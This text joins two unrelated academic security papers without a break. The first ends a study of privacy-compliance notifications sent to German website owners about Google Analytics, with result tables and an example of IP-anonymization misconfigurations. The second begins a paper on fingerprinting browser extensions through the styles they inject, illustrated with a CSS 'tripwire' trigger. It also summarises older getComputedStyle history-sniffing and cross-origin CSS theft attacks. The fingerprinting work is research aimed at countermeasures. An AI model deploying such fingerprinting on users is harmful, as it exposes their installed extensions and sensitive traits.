Summary Our study confirms many of the results of previous studies: Gaining the recipients' trust is difficult, and providing them with automated systems to validate their fixes is perceived as helpful. We also once again observed that awareness does not necessarily lead to action, which indicates that it may be helpful to provide system operators with incentives for remediation, and potential negative consequences from inaction. Such consequences can take the form of browser warnings that scare off customers [45], denying end users access to the Internet [14, 15], or potential fees for violating relevant legislation. However, our results also call into question previous results by showing that the identity of the sender and the sending of reminders can have significant effects on overall remediation. More research is needed to understand the interplay of these factors.

7.4 Limitations

Regarding *internal validity*, our study has four limitations. Firstly, there are two kinds of potential self-selection. The first kind affects the group assignment of those sites that either provide only an email *or* a postal address in the imprint. This is the case for 87 and 152 owners, respectively, i. e., about 6 % of non-CONTROL recipients. The second kind of self-selection affects the survey. Our participants can be assumed to have a higher trust in our messages since distrusting our messages makes them less likely to respond to our survey invitation.

Secondly, our compliance checker does not confirm cookie consent banners. Thus, any tracking that takes place *after* giving consent is not detected. We could thus misdetect the introduction of a consent banner as removal of GA. We have found no indicator that this has happened during the two months of the study, but did not check all websites.

Thirdly, we sent incorrect reminders to part of the LETTER – UNI-LAW group, the effect of which we are unable to quantify. However, the most important trends were already visible before the reminders were sent. We also received indications that a low number of recipients received messages from more than one group (e. g., because more than one website was operated by the same web design agency but listed different owners in their imprints). We are unable to quantify the potential effects this may have had on remediation due to observer effects based on the suspicion of being part of a study.

Fourthly, we used three different email servers, which may have led to different message delivery rates due to spam classification. As we did not control the mail servers, we could not subscribe to spam reporting services. As in previous studies [12, 45], this setup may have introduced an impossible-to-quantify bias. We also found after the fact that the mail servers of UNI-LAW were not configured with Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM) records. Nevertheless, we are hopeful that the different mail servers do not have a large effect on the deliverability of our notifications. First of all, we observed similar bounce rates for the three different senders, and the rates at which CheckGA was accessed were actually *highest* for the UNI-LAW group. Secondly, we sent only relatively small numbers of mails, all of them with slightly different content, to individual mail servers. The 1337 recipient addresses are spread over 516 distinct second-level domains. For further clarification, we analyzed the diversity of affected mail servers a few months after the end of the study. According to the results, the average number of addresses handled by individual mail providers is 2.5 (median: 1). Even commonly used mail providers like Google and Outlook.com received only 70 and 108 mails, respectively—and these mails were submitted over a period of five days using three different sending servers.

External validity of our results is subject to two limitations. Firstly, while we aimed to obtain a diversified set of websites, our sample is not representative for the overall population of websites in Germany. Secondly, and more importantly, all of our observations relate to German site owners, i. e., it is unknown whether our insights apply to other countries with different legal regimes and cultures. This limitation is a consequence of our compliance-focused approach. Compliance issues are rooted in local laws and have to be addressed specifically for every country. While compliance-based notifications appear to increase the pressure to act for German site owners, we cannot say anything about their effectiveness in other countries. The effort of tailoring notifications on a per-country level may be higher, but this approach does have its advantages: better message comprehension and trust through name recognition of the involved organizations. Thus, it may be a promising avenue for researchers to relay notifications through local partners (similar to [29, 30, 31]) who can relate the issue to the respective local laws [20].

8 Conclusion

Our study indicates that effective notification campaigns on the web are a matter of trust, framing, and support. We reach this conclusion based on a covert experiment with 4594 website owners running 4754 websites that used Google Analytics (GA) without IP Anonymization, i. e., failing to comply with current European data protection regulation. Our notifications led to an overall remediation rate of 56.6 %, a significant increase compared to the 9.2 % of the control group.

In addition, a survey with 477 responses allowed us to identify a number of formal and content-related factors that influenced the recipients' trust in the notification. We also collected first impressions of how website owners solved the problem and which support they benefited from, showing that there was a high demand for our self-service tool, but also for support via email or phone. More research is needed into how this type of support can be standardized and scaled for larger notification campaigns.

According to our results, reminding website owners about legal obligations can increase remediation rates by over 20 percentage points. Thus, even senders without any authority to impose fines themselves can motivate site owners to remediate a misconfiguration. Parties interested in running a notification campaign may be well-advised to consult with legal experts, not only to ensure the legality of their own notification but also to investigate if the topic of the notification can be framed as an issue of compliance.

Finally, we found that most website owners were unaware of their non-compliance before our notification, with 19.5 % of survey respondents not even being aware that their website was using GA. Further, 36 % of the remediating site owners chose to completely remove GA, and several website owners took their websites offline. Thus, notification campaigns may also motivate website owners to disable unmaintained systems, including analytics tools whose data is never viewed or even complete sites that are obsolete to them, improving the privacy and security posture of the Web.

Availability

The code of our crawler and the CheckGA tool, the translated notices, the survey questions, and parts of the dataset that could be anonymized and its associated evaluation code can be found online [33]. The CheckGA tool (in German) can be accessed at https://checkgoogleanalytics.psi.uni-bamberg.de/.

Acknowledgements This work has been co-funded by the DFG as part of projects C.1 and D.5 within the RTG 2050 "Privacy and Trust for Mobile Users", and by the German BMBF and the Hessen State Ministry for Higher Education, Research and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

References

[1] Court of Justice of the European Union, Judgment ECLI:EU:C:2018:388. http://curia.europa.eu/juris/liste.jsf?num=C-210/16.

[2] Chrome DevTools Protocol. https://chromedevtools.github.io/devtools-protocol/.

[3] GDPR Enforcement Tracker: List of Fines. https://enforcementtracker.com/.

[4] IP Anonymization (or IP masking) in Analytics. https://support.google.com/analytics/answer/2763052?hl=en.

[5] LG Dresden, Urteil v. 11.1.2019 – 1a O 1582/18. https://dejure.org/2019,16972.

[6] Compromised Websites: an Owners' Perspective, 2012. https://www.stopbadware.org/files/compromised-websites-an-owners-perspective.pdf.

[7] EU General Data Protection Regulation, 2016. http://data.europa.eu/eli/reg/2016/679/oj.

[8] F. Alt and E. von Zezschwitz. Emerging trends in usable security and privacy. *i-com*, 18(3):189–195, 2019.

[9] Andy Greenberg. Marketing Firm Exactis Leaked a Personal Info Database With 340 Million Records, 2018. https://www.wired.com/story/exactis-database-leak-340-million-records/.

[10] O. Ayalon et al. How developers make design decisions about users' privacy: The place of professional communities and organizational climate. In *ACM CSCW Companion*, pp. 135–138, 2017.

[11] D. Canali et al. The role of web hosting providers in detecting compromised websites. In *WWW*, pp. 177–187, 2013.

[12] O. Çetin et al. Understanding the role of sender reputation in abuse reporting and cleanup. *Journal of Cybersecurity*, 2(1):83–98, 2016.

[13] O. Çetin et al. Make Notifications Great Again: Learning How to Notify in the Age of Large-Scale Vulnerability Scanning. In *WEIS*, p. 23, 2017.

[14] O. Çetin et al. Let Me Out! Evaluating the Effectiveness of Quarantining Compromised Users in Walled Gardens. In *SOUPS*, pp. 251–263, 2018.

[15] O. Çetin et al. Tell Me You Fixed It: Evaluating Vulnerability Notifications via Quarantine Networks. In *EuroS&P*, pp. 326–339. IEEE, 2019.

[16] O. Crameri et al. Staged deployment in mirage, an integrated software upgrade testing and distribution system. *OSR*, 41(6):221–236, 2007.

[17] Dan Goodin. Failure to patch two-month-old bug led to massive Equifax breach, 2017. https://arstechnica.com/?post_type=post&p=1166391.

[18] C. Davidson-Pilon et al. Lifelines v0.25.4, 2020. https://doi.org/10.5281/zenodo.4002777.

[19] C. Dietrich et al. Investigating system operators' perspective on security misconfigurations. In *CCS*, pp. 1272–1289. ACM, 2018.

[20] S. M. Diop et al. To Coerce or Not to Coerce? A Quantitative Investigation on Cybersecurity and Cybercrime Legislations Towards Large-Scale Vulnerability Notifications. In *Int. Conf. on Software Reliability Engineering Workshops*. IEEE, 2019.

[21] Z. Durumeric et al. The Matter of Heartbleed. In *IMC*, pp. 475–488, 2014.

[22] A. Ginosar and Y. Ariel. An analytical framework for online privacy research: What is missing? *Information & Management*, 54(7):948–957, 2017.

[23] I. Hadar et al. Privacy by designers: software developers' privacy mindset. *Empir Software Eng*, 23(1):259–289, 2018.

[24] S. Holm. A simple sequentially rejective multiple test procedure. *Scand. J. Stat.*, 6(2):65–70, 1979.

[25] A. Jenkins et al. "Anyone Else Seeing this Error?": Community, System Administrators, and Patch Information. In *EuroS&P*. IEEE, 2020.

[26] E. L. Kaplan and P. Meier. Nonparametric Estimation from Incomplete Observations. *J Am Stat Assoc*, 53 (282):457–481, June 1958.

[27] J. P. Klein et al. Analyzing survival curves at a fixed point in time. *Stat. Med.*, 26(24):4505–4519, 2007.

[28] K. Krombholz et al. "I Have No Idea What I'm Doing" – On the Usability of Deploying HTTPS. In *USENIX Security*, pp. 1339–1356, 2017.

[29] M. Kührer et al. Exit from Hell? Reducing the Impact of Amplification DDoS Attacks. In *USENIX Security*, pp. 111–125, 2014.

[30] F. Li et al. You've Got Vulnerability: Exploring Effective Vulnerability Notifications. In *USENIX Security*, 2016.

[31] F. Li et al. Remedying Web Hijacking: Notification Effectiveness and Webmaster Comprehension. In *WWW*, pp. 1009–1019. ACM, 2016.

[32] F. Li et al. Keepers of the machines: examining how system administrators manage software updates. In *SOUPS*, pp. 273–288, 2019.

[33] M. Maass et al. Supplementary Material for "Effective Notification Campaigns on the Web: A Matter of Trust, Framing, and Support", Nov. 2020. https://doi.org/10.5281/zenodo.4075131.

[34] M. S. Pepe and T. R. Fleming. Weighted Kaplan-Meier Statistics: A Class of Distance Tests for Censored Survival Data. *Biometrics*, 45(2):497, June 1989.

[35] M. Perel and N. Elkin-Koren. Black Box Tinkering: Beyond Disclosure in Algorithmic Enforcement. *Florida Law Review*, 69:43, 2017.

[36] Q. Scheitle et al. A Long Way to the Top. In *IMC*, pp. 478–493. ACM, 2018.

[37] A. Senarath and N. A. G. Arachchilage. Why develop-

ers cannot embed privacy into software systems?: An empirical investigation. In *EASE*, pp. 211–216. ACM, 2018.

[38] B. Stock et al. Hey, You Have a Problem: On the Feasibility of Large-Scale Web Vulnerability Notification. In *USENIX Security*, pp. 1015–1032, 2016.

[39] B. Stock et al. Didn't You Hear Me? Towards More Successful Web Vulnerability Notifications. In *NDSS*, 2018.

[40] M. Ukrop et al. Will you trust this TLS certificate?: perceptions of people working in IT. In *ACSAC*, pp. 718–731. ACM, 2019.

[41] J. M. Urban et al. Notice and Takedown in Everyday Practice. *UC Berkeley Public Law Research Paper No. 2755628*, p. 182, 2017.

[42] D. van der Linden et al. Data, data, everywhere: quantifying software developers' privacy attitudes. In *Int. Workshop on Socio-Technical Aspects in Security*, 2019.

[43] M. Vasek and T. Moore. Do Malware Reports Expedite Cleanup? An Experimental Study. In *Workshop on Cyber Security Experimentation and Test*, pp. 1–8, 2012.

[44] T. Xu et al. Do not blame users for misconfigurations. In *SOSP*, pp. 244–259. ACM, 2013.

[45] E. Zeng et al. Fixing HTTPS Misconfigurations at Scale: An Experiment with Security Notifications. In *WEIS*, 2019.

A1 Significance Tests

Tables 3 and 4 show survival rates after 35 (pre-reminder), 24 (reminder) and 55 (full time frame) days, respectively. Table 5 shows the corresponding significance levels, with p-values corrected for multiple tests with a single Holm-Bonferroni correction [24] for all 45 significance tests.

A2 Co-Owned Websites

Websites that list the same contact information in their imprint are grouped as *co-owned* and notified in a single message. Aside from reducing the number of messages to be sent, this is done to model that these websites are related and may thus be remediated at the same time. This grouping has to be considered a first approximation of the real operator structure, as websites may list different owners but be maintained by the same web design agency, which may take a notification as a reason to also check and repair other websites in their portfolio. We received some indicators that this was the case, but lack a method to quantify the effect on the measurement.

One might intuitively assume that, if an owner is notified about its non-compliance for more than one website, it would ensure that all websites are made compliant (or remain non-compliant if they choose to ignore the notification). In fact, websites run by 77 out of 88 owners with more than one website (87.5%) were either completely compliant or non-compliant at the end of the study timeframe (40 compliant, 37 non-compliant, counting groups assigned to the control group). Of the 40 compliant owners, 34 (85%) made all websites compliant within a timeframe of at most 2 days between first and last remediation, with the remaining six groups taking between 4 and 35 days to remediate the other websites.

Table 3: Survival rates in percent for pre- and post-reminder groups and at the end of the study (lower is better). Results marked with † may be impacted by human error, see Section 5.1.2. Results are based on 1321 emails and 2644 letters.

Group	Pre-rem.	Post-rem.	End of study
EMAIL	66.3 ± 2.6	75.8 ± 3.1	50.9 ± 2.7
LETTER	55.6 ± 1.9	66.6 ± 2.6 †	39.7 ± 1.9 †
CITIZEN	59.9 ± 2.7	69.0 ± 3.4	43.9 ± 2.7
UNI-CS	61.4 ± 2.7	70.8 ± 3.4	46.0 ± 2.7
UNI-LAW	55.0 ± 2.8	69.5 ± 3.8 †	40.3 ± 2.7 †
PRIVACY	69.6 ± 2.6	75.1 ± 3.2 †	54.7 ± 2.7 †
GDPR	56.6 ± 2.8	69.0 ± 3.7 †	41.9 ± 2.7 †
GDPR+FINE	50.1 ± 2.8	63.3 ± 3.9	33.7 ± 2.6
All notified	58.8 ± 1.6	70.3 ± 2.0 †	43.4 ± 1.6 †
CONTROL	93.0 ± 2.4	97.6 ± 1.7	90.8 ± 2.6

A3 Google Analytics Misconfigurations

When activating IP Anonymization (AIP) for Google Analytics, operators can encounter several pitfalls. First, AIP must be activated explicitly. Google implements AIP since May 2010. Operators who included GA earlier must be aware of this addition and change their website.Secondly, how to enable AIP depends on how GA is included, e. g., for inclusion via Google Tag Manager, the option must be set in Google's web interface, while adding the Analytics library via a <script> tag requires additional JavaScript code to enable the option. Thirdly, there are several versions (analytics.js and ga.js) of the Analytics library, which require different approaches to activate AIP. There are also loaders such as gtag.js, which load these libraries, adding more variety in the approaches. Fourthly, the option to enable AIP is case-sensitive and spelled "anonymizeIp", except in gtag.js, where the option is called "anonymize_ip". Note the lowercase "p" in "Ip", which is likely to be misspelled "IP." Misspelling does not raise an error but silently ignores the option. Fifthly, the "anonymizeIp" option must be set after configuring the tracking ID but before any requests to Google are issued. Again, there is no warning that non-anonymized requests are issued when setting this option too early or too late. Finally, an operator can define several GA trackers on a single page. For each defined tracker, AIP has to be enabled separately. An example of different misconfigurations is shown in Listing 1.

Table 4: Survival rates in percent for all groups. Results marked with † are potentially impacted by human error, see Section 5.1.2. For remediation rates, subtract survival rates from 100.

Medium	Sender	Framing	Owners	Sites	Pre-rem. [%]	Post-rem. [%]	End of study [%]
EMAIL	CITIZEN	PRIVACY	146	163	79.8 ± 7.5	80.7 ± 8.7	63.5 ± 8.4
		GDPR	149	153	63.8 ± 8.2	77.8 ± 10.1	49.0 ± 8.2
		GDPR+FINE	148	159	64.3 ± 8.3	74.1 ± 10.3	48.8 ± 8.3
	UNI-CS	PRIVACY	146	166	82.0 ± 7.5	78.7 ± 9.0	66.1 ± 8.3
		GDPR	149	152	62.4 ± 8.3	74.7 ± 10.8	47.0 ± 8.2
		GDPR+FINE	145	147	61.0 ± 8.5	63.4 ± 11.4	39.3 ± 7.9
	UNI-LAW	PRIVACY	147	149	65.6 ± 8.3	88.1 ± 9.1	55.6 ± 8.4
		GDPR	144	147	65.6 ± 8.3	78.8 ± 10.7	53.1 ± 8.5
		GDPR+FINE	147	149	52.3 ± 8.3	67.6 ± 12.5	35.4 ± 7.7
LETTER	CITIZEN	PRIVACY	294	308	69.2 ± 5.6	70.6 ± 7.1	52.9 ± 5.9
		GDPR	294	304	50.5 ± 5.8	60.9 ± 8.8	33.0 ± 5.4
		GDPR+FINE	292	298	48.4 ± 5.8	59.0 ± 8.9	30.9 ± 5.4
	UNI-CS	PRIVACY	294	302	68.5 ± 5.6	76.7 ± 6.7	55.8 ± 5.9
		GDPR	292	305	54.6 ± 5.9	65.0 ± 8.7	39.8 ± 5.6
		GDPR+FINE	293	303	51.9 ± 5.8	64.4 ± 8.5	35.4 ± 5.5
	UNI-LAW	PRIVACY	293	293	62.5 ± 5.8	70.4 ± 7.5†	44.7 ± 5.8†
		GDPR	288	294	55.6 ± 5.9	68.5 ± 8.2†	41.3 ± 5.7†
		GDPR+FINE	293	304	39.4 ± 5.6	54.7 ± 10.0	23.7 ± 5.0
All notified			3954	4096	58.8 ± 1.6	70.3 ± 2.0†	43.4 ± 1.6†
CONTROL			585	600	93.0 ± 2.4	97.6 ± 1.7	90.8 ± 2.6

Table 5: Significance levels for comparison of survival rates for different senders, framings, and media at different points in time.

	Group	UNI-CS	CITIZEN	UNI-LAW
Pre	CITIZEN	1.0		
	UNI-LAW	*	0.088	
	CONTROL	****	****	****
Post	CITIZEN	1.0		
	UNI-LAW	1.0	1.0	
	CONTROL	****	****	****
Full	CITIZEN	0.920		
	UNI-LAW	*	0.588	
	CONTROL	****	****	****

	Group	PRIVACY	GDPR	GDPR+FINE
Pre	GDPR	****		
	GDPR+FINE	****	*	
	CONTROL	****	****	****
Post	GDPR	*		
	GDPR+FINE	****	0.123	
	CONTROL	****	****	****
Full	GDPR	****		
	GDPR+FINE	****	**	
	CONTROL	****	****	****

	Group	EMAIL	LETTER
Pre	LETTER	****	
	CONTROL	****	****
Post	LETTER	****	
	CONTROL	****	****
Full	LETTER	****	
	CONTROL	****	****

*: <0.05 **: <0.01
: <0.001 *: <0.0001

Listing 1: Examples of erroneous IP Anonymization configurations for Google Analytics using analytics.js

```
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','https://www.google-analytics.com/analytics.js','ga');
ga('set', 'anonymizeIp', true);     // Error: Must be done after configuring the ID
ga('create', 'UA-XXXXX-Y', 'auto'); // Configure the tracking ID
ga('set', 'anonymizeIP', true);     // Error: Must be spelled 'anonymizeIp'
ga('send', 'pageview');             // Send the pageview
ga('set', 'anonymizeIp', true);     // Error: Must be done before sending the pageview
```

Fingerprinting in Style: Detecting Browser Extensions via Injected Style Sheets



Pierre Laperdrix
Univ. Lille, CNRS, Inria

Oleksii Starov
Palo Alto Networks

Quan Chen
North Carolina State University

Alexandros Kapravelos
North Carolina State University

Nick Nikiforakis
Stony Brook University

Abstract

Browser extensions enhance the web experience and have seen great adoption from users in the past decade. At the same time, past research has shown that online trackers can use various techniques to infer the presence of installed extensions and abuse them to track users as well as uncover sensitive information about them.

In this work we present a novel extension-fingerprinting vector showing how style modifications from browser extensions can be abused to identify installed extensions. We propose a pipeline that analyzes extensions both statically and dynamically and pinpoints their injected style sheets. Based on these, we craft a set of triggers that uniquely identify browser extensions from the context of the visited page. We analyzed 116K extensions from Chrome's Web Store and report that 6,645 of them inject style sheets on any website that users visit. Our pipeline has created triggers that uniquely identify 4,446 of these extensions, 1,074 (24%) of which could not be fingerprinted with previous techniques. Given the power of this new extension-fingerprinting vector, we propose specific countermeasures against style fingerprinting that have minimal impact on the overall user experience.

1 Introduction

In the last decade, researchers have revealed that a user's online activity is invisibly tracked by a multitude of third parties. These third parties record the websites that users visit in an effort to better understand them (i.e. their socioeconomic characteristics and preferences), most commonly for the purpose of better ad targetting. This type of tracking happens through two broad sets of tracking techniques: *stateful tracking* and *stateless tracking*.

Stateful tracking makes use of browser cookies and other stateful identifiers that enable trackers to recognize returning users and expand their browsing profiles with newly visited websites [41]. Because of the limitations of stateful tracking (such as the existence of options to block third-party cookies and a browser's private mode) stateless tracking techniques arose that enable third parties to track users across sessions, without relying on previously set cookies or other stateful identifiers. These stateless techniques essentially "fingerprint" a user's browsing environment (such as the exact version of their browser, the resolution of their screen, and the way with which their graphics card renders complex 3D images) and associate browsing sessions with this fingerprint [15, 19, 30, 33, 37]. As long as a user's fingerprint remains relatively stable over time, this approach subsumes the need for cookies and works equally well both in and out of a browser's private mode.

The most recent addition to the arsenal of browser fingerprinting is the fingerprinting of browser extensions, such as, ad-blockers, video downloaders, productivity tools, and password managers. Prior work has shown that browser extensions can be fingerprinted by the resources they make available to websites [22, 24, 44], the way they modify a page's DOM [29, 45, 47], and the messages they send between origins with *postMessage* [29, 45]. Unlike traditional fingerprinting which could only be abused in the sense of offering bits of entropy for differentiating users from each other, the ability to detect browser extensions can also be abused to infer sensitive information about users. This is because users *choose* to install specific browser extensions and these choices can betray sensitive information about them. Recent work by Karami et al. [29] showed that browser extensions can reveal, among others, a user's age, religion, political affiliation, and ethnicity.

In this paper, we present a new method of fingerprinting browser extensions which, to the best of our knowledge, has never been presented before. Our fingerprinting method arises from the observation that, like regular web pages, browser extensions rely on Cascading Style Sheets (CSS) for the styling of their user interfaces (UIs). These UIs include not only the user-facing UIs that are invisible to pages (such as the UIs shown to users who click on an extension's icon), but also the ones that extensions inject in the pages where they are active (e.g. a new download menu under each YouTube video). This observation coupled with the ability of modern browsers to

check the styling of individual DOM elements, allow web pages to create "tripwire" DOM elements that have the same IDs and class names as the ones that an extension injects and styles. A webpage can therefore present thousands of invisible elements to a visiting user's browser and detect the ones whose styles are different than the default ones. In this way, a web page can detect the presence of specific extensions, without the need of any user interactions.

To quantify the vulnerability of browser extensions to this new attack, we design an analysis pipeline that detects both statically and dynamically whether an extension injects CSS rules into public webpages, extracts correspondent CSS selectors and builds a set of triggers that can be used for fingerprinting (e.g., DOM elements or hierarchies with particular class names and IDs), tests those triggers dynamically for actual style or dimension changes and whether those changes are stable from visit to visit, and finally, evaluates the uniqueness of the obtained fingerprints. By analyzing more than 116K extensions from the Chrome extension store, which include at least 6,645 extensions that add styles on any URL, we could fingerprint 4,446 extensions, which can be uniquely identified by any web page. Among them, 1,074 extensions could not be fingerprinted with existing methods. Finally, given the severity of the attack, we present a new countermeasure that hides styles from extension origins through a self-contained web component called Shadow DOM. When the browser checks for the style of an element, its call is rerouted to a mirrored DOM that is free of all extension styles, deceiving any fingerprinting attempts.

2 Background

This section provides the necessary background on browser extensions, focusing on how the CSS rules injected by extensions can be used to fingerprint them. We briefly discuss known privacy risks from browser extensions and also provide the necessary details of the `getComputedStyle` API, which enables the fingerprinting techniques we present in this work.

2.1 Browser extensions and Style Sheets

Figure 1 shows the high-level architecture of modern browser extensions. A browser extension is essentially a set of JavaScript, HTML, and CSS files that implements the functionalities of the extension, packaged into a single zip archive together with a mandatory manifest file describing the extension. Apart from providing metadata about the extension, such as, an extension's name and version number, the manifest plays a crucial role in that it allows the extension authors to specify background scripts that listen for specific page events, content scripts that are injected and executed in the page context, and CSS rules to be applied on the matching page elements. Altogether, background/content scripts and CSS rules allow extensions to achieve their essential functionality.




Figure 1: *Different ways that browser extensions use to inject styles.*

Content scripts and CSS rules can be injected either declaratively via the manifest using match patterns [11] (in which case they are injected automatically by the browser into pages with the matching URLs), or they can be injected programmatically at runtime. In the case of CSS rules, programmatic injection is done via the extension API `chrome.tabs.insertCSS`, which is only available to JavaScript code running in the extension context (and not the normal webpage JavaScript). Additionally, since the content scripts (regardless of whether injected declaratively or programmatically) run in the same context as the page they are injected in, they can also modify the style sheets of the page. Figure 1 shows the means in which extensions can affect the CSS rules of a page.

In current browser implementations, the effects of CSS rules injected by extensions are visible to *all* JavaScript code running on the affected page, regardless of their origin, and regardless of the fact that such injected style sheets are hidden from the `document.styleSheets` API. This presents a channel where information about the installed extensions can be leaked. For example, a malicious script can deliberately inject an element that matches the CSS rules injected by extensions, and then use the `getComputedStyle` API (discussed in Section 2.3) to read back the CSS properties after all CSS rules are applied by the browser. Given a database of which extensions style which elements and in what way, a script can create thousands of "tripwire" elements, check which elements' CSS properties are modified, and deduce the presence of specific installed extensions. This information leak forms the basis of our work.

2.2 Risks of using and detecting browser extensions

Browser extensions are known to expose their users to increased privacy risks, either in an *active* or in a *passive* way. Previous work (e.g., [18, 21, 31, 46, 50]) has shown that extensions can actively endanger user privacy by abusing their access to privileged APIs and exfiltrate sensitive user information over the network. Orthogonally to active abuse, fingerprinting installed extensions can reveal private and per-

sonal information about the user. As some extensions offer very specific functionality, their presence can reveal the user's age, interests, ethnicity, political affiliation or religion, which could then be abused to build a profile and serve targeted ads [29]. Moreover, having an exact list of installed extensions in the browser introduce additional entropy for fingerprinting a user's browsing environment. Previous works demonstrated that browser extensions can be fingerprinted via, for example, their Web Accessible Resources (WARs) [22, 24, 44], or the changes they introduce in the DOM [45, 47]. Section 7 provides a detailed description of previous extension-fingerprinting techniques.

2.3 The `getComputedStyle` API

The techniques we present in this paper primarily rely on the DOM API `window.getComputedStyle`, which takes a DOM element (e.g., a `div` element) and returns the resolved CSS properties of that element, after all active style sheets are applied [13]. The return value also takes into account element-specific properties (e.g., inline `style` attributes) along with the current JavaScript modifications. The Internet Explorer browser implements a proprietary version of this API, albeit as an element property `currentStyle` (accessed as `Element.currentStyle` on the target DOM element) [10]. Since this API returns the computed (i.e., actual showing) CSS properties, such as width/height and background color of an element, it provides web developers with an accurate view of the rendered UI elements [40].

In addition to static styling, with the CSS3 specification, all major browsers now support creating *transitions* and *animations* of HTML elements using CSS. Transitions specify that a CSS property change should be done gradually over a period of time, while animations are used to animate other CSS properties (e.g., color, width/height) by specifying key frames. The `getComputedStyle` API also plays an important role here by allowing developers fine grained control over the animation, or otherwise to trigger the starting or ending of a transition [9].

2.4 Known Risks of `getComputedStyle`

It is well-known in the web security and privacy community that a malicious website could deduce the user's browsing history by using a technique called link color differentiation [16, 26]. A malicious website could inject a list of hyperlinks of interest as DOM objects, and use the `getComputedStyle` API on each injected hyperlink and check their color: a previously visited link will have a different color than the non-visited ones. In response to this type of information leakage, major browsers modified the implementation of `getComputedStyle` so that it always reports the unvisited color for hyperlinks.

```
<div class="drwebThreatLink">(trigger)</div>
```

(a) *Example of a CSS trigger*



(b) *No extension* ***(c)*** *With extension*

Figure 2: *Appearance of the HTML trigger (a) when the Dr.Web Link Checker extension (239K users) is absent (b) and present (c).*

Previous research [25] has also used `getComputedStyle` in attacks aiming to steal confidential information from victim websites by utilizing so-called cross-origin CSS. Due to the permissive nature of CSS, attackers can inject CSS rule fragments into the target webpage that contains confidential information (e.g., by sending CSS rule fragments as email titles so they appear in the victim's inbox page), and then induce the victim to visit a website controlled by the attacker. The attacker website will then import the entire target page as a style sheet, and finally use `getComputedStyle` to retrieve confidential information from the target page.

3 Style-Fingerprinting Example and Threat Models

As we described in Section 2, browser extensions have multiple ways to style elements that they introduce in webpages. Unfortunately, web pages can take advantage of this behavior by presenting trigger elements, i.e., elements with the appropriate IDs and class names which exist for the sole purpose of matching the CSS rules of the present extensions and thereby inheriting the specified styles.

Figure 2 shows a class-based trigger that can be used to detect the presence of an extension called *Dr. Web* in the browser. The visual appearance of the trigger element with class "drwebThreatLink" radically changes when the extension is installed, since it inherits all the CSS properties that are injected by that extension (shown in Listing 1). A webpage can use all of the properties listed in Table 1 to detect style changes in that element, or check for the resulting dimensional changes with the listed methods, and thereby infer the presence of that extension. Note that all of the above happens without the need of user interaction and can therefore fingerprint extensions that inject CSS rules in a webpage but do not change a webpage in any other way. A video demo that demonstrates the power of our proposed technique by fingerprinting 20 extensions without any user interaction is available at this URL: `https://vimeo.com/430428308`

Listing 1: *Extension-injected CSS rules for the example trigger*

```
r.drwebThreatLink {
    background-repeat: no-repeat;
    width: 86px;
    height: 84px;
    background-position: 0 0;
    background-image: url(data:image/png;base64
    ,...);
}
```

Given that an extension must have the permission to inject CSS rules in a given webpage (we describe the permission system and manifest files in more detail in Section 4) we identify two separate classes of fingerprintable extensions, that match the ones of Starov and Nikiforakis [47]:

- **Fingerprintable on any domain** These extensions are the ones that have permissions to operate on all domains that users visit and thereby potentially inject CSS rules in all of these domains. Typical examples of these extensions would be ad-blockers, password managers, security- and privacy-related extensions, and screenshot extensions. In this case, any website that a user visits has the ability to deploy the appropriate CSS-based triggers and detect the presence of a given extension.
- **Fingerprintable on some domains** Many extensions are tailored to one or more specific domains, typically those of popular services, such as, GMail, Twitter, and YouTube. In this case, these extensions can only be fingerprinted on these domains. Note however that prior research has identified the large footprint of third parties on the popular web [35]. Any JavaScript-capable third party that is present on a domain on which an extension is active, can deploy arbitrary trigger elements and therefore fingerprint these specialized extensions.

4 Data collection and processing

In this section, we detail our initial dataset of browser extensions and how we process them to extract and verify their fingerprints. The presented pipeline is used to build our database of style fingerprints that we analyze in Section 5.

4.1 Initial dataset

For our experiments, we collected 116,485 extensions from the Chrome Store in April 2019, intentionally excluding irrelevant themes and apps. We cover all types of extensions from the most popular ones with millions of users to those with one or no user at all at the time of writing. Each collected extension was submitted to the pipeline detailed below in order to obtain a final "ready-to-use" fingerprinting script, which can be deployed on any domain and URL. This fingerprinting script consists of DOM triggers for particular style changes and logic to determine the cause of each change. In addition, we also collected 501,349 extensions and their versions dating back from as early as 2014 to perform a longitudinal analysis (see Section 5.7 for more details).

Table 1: *Changed visible properties of the example trigger*

window.getComputedStyle	*Position & Dimensions*
background	getBoundingClientRect.bottom
backgroundImage	getBoundingClientRect.height
backgroundPosition	getBoundingClientRect.right
backgroundPositionX	getBoundingClientRect.width
backgroundPositionY	offsetHeight
backgroundRepeat	offsetWidth
blockSize	
height	
inlineSize	
perspectiveOrigin	
transformOrigin	
webkitLogicalHeight	
webkitLogicalWidth	
webkitPerspectiveOrigin	
webkitTransformOrigin	
width	

We gathered these extensions by crawling daily the Chrome Store website with a custom script written in Python that makes HTTP requests using the *requests* library. It stores all metadata and extensions encountered in a MongoDB database. Though the appropriate setting of the HTTP User Agent, the script pretends to be a recent Chrome browser version (updated occasionally over the years) and fetches the information page of all publicly listed extensions available at `https://chrome.google.com/webstore/sitemap`. It then proceeds to download all extensions that have a new version that does not exist in our database. The script is ~100 lines of Python code and executes daily via a cronjob since 2014.

4.2 Processing pipeline

Figure 3 provides an overview of our processing pipeline to generate style fingerprints. At the very end of our pipeline, each remaining trigger links back to a single browser extension from our dataset. It should be noted that this pipeline can be executed as often as necessary to obtain new fingerprinting scripts for updated browser extensions. Our implementation is currently limited to the WebExtension format supported by Chrome, Firefox, Opera, Edge, and Brave. Note, however, that our attack uses standardized JavaScript APIs and can therefore be extended to other extension systems.

